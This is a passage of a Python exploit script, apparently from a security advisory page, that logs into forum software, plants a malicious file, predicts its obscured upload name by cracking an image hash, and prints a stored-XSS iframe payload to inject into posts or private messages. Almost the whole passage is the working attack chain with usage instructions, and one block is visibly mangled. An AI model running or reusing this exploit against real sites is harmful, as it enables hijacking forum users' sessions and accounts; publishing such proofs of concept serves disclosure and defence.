            current_url = self.target_url + self.upload_path + "/" + self.obscure_filename(os.path.basename(self.exploit_path), hash)
            r = self.session.get(current_url)
            if r.status_code == 200:
                found = True
                if not 'Content-Type' in r.headers or r.headers['Content-Type'] == 'text/html':
```

```
                                                                    oaded and is ready to launch")
                                                                    rl)

                                                                     content type is not text/html")
                 -----
            if not found:
                print("[-] The file was not found")
                exit()
        def generate_xss_exploit(self):
            print("\n\nSimply chose the form you want to XSS (PM / post / thread etc.), right click, inspect element and insert the following
HTML:\n\n")
            payload = "<iframe src='%%7B___base_url___%%7D/core/../%s/%s?' style='height:1px;width:1px;opacity:0.01;border:none;'></iframe>" %
(self.upload_path, self.exploit_path_url)
            print(payload)
        def launch(self):
            self.login()
            self.generate_exploit_file()
            self.plant_malicious_file()
            self.parse_uploaded_image()
            self.crackimagehash()
            self.calculate_possible_hashes()
            self.find_exploit_file()
            self.generate_xss_exploit()
    '''test = Exploit("x", "x", "y", "d", "x")
    print(test.obscure_filename("lol.php.png"))
    exit()'''
    # parse user args
    if not len(sys.argv) == 6:
        print("Usage: %s target_url username password path/imageToUpload.png path/exploit_js_file" % sys.argv[0])
        exit()
    target_url = sys.argv[1]
    username = sys.argv[2]
    password = sys.argv[3]
    image_path = sys.argv[4]
    exploit_path = sys.argv[5]
    # do some validation beforehand. We do not want special characters in the exploit filename, otherwise mt_rand() will be called another time
    # and calculations may fail
    regex = re.compile("[^a-zA-Z0-9!\-_\.\*\(\)\@]", re.IGNORECASE)
    if regex.search(os.path.basename(exploit_path)):
        print("[-] The exploit filename should not contain characters other than alphanumerical characters and [!-_.*()@]. Whitespaces are also bad.")
        exit()
    if len(os.path.basename(exploit_path)) > 50:
        print("[-] The exploit filename should not be longer than 50 characters so we don't run into problems with filename truncation")
        exit()
    if len(os.path.basename(image_path)) > 50:
        print("[-] The image filename should not be longer than 50 characters so we don't run into problems with filename truncation")
        exit()
    # make sure the exploit file does not have a 'safe' file extension so that it is uploaded with out an extension
    safe_extensions = ['js', 'css', 'txt', 'ico', 'gif', 'jpg', 'jpe', 'jpeg', 'png', 'mp4', '3gp', 'mov', 'ogg', 'ogv', 'mp3', 'mpg', 'mpeg', 'ico',
'flv', 'webm', 'wmv', 'avi', 'm4v']
    extension = os.path.basename(exploit_path).split(".")[-1] if len(os.path.basename(exploit_path).split(".")) >= 2 else
os.path.basename(exploit_path[1:])
    if extension in safe_extensions:
        print("[-] The exploit file path must not have one of the following extensions: %s" % " ".join(safe_extensions))
        print("[-] This is to ensure that no extension is set for our uploaded exploit file so that the MIME type of the response is text/html")
        exit()
    # make sure that the image upload path actually has a safe image extension so that it's location is leaked
    image_extensions = ['jpg', 'jpe', 'jpeg', 'png', 'gif']
    extension = os.path.basename(image_path).split(".")[-1] if len(os.path.basename(image_path).split(".")) >= 2 else os.path.basename(image_path)[1:]
    if extension not in image_extensions:
        print("[-] The uploaded image must have one of the following extensions: %s" % " ".join(image_extensions))
        exit()
    exploit = Exploit(target_url, username, password, image_path, exploit_path)
    exploit.launch()
```

Get in touch

Any questions? Interested in our services?
We'd love to hear from you

CONTACT US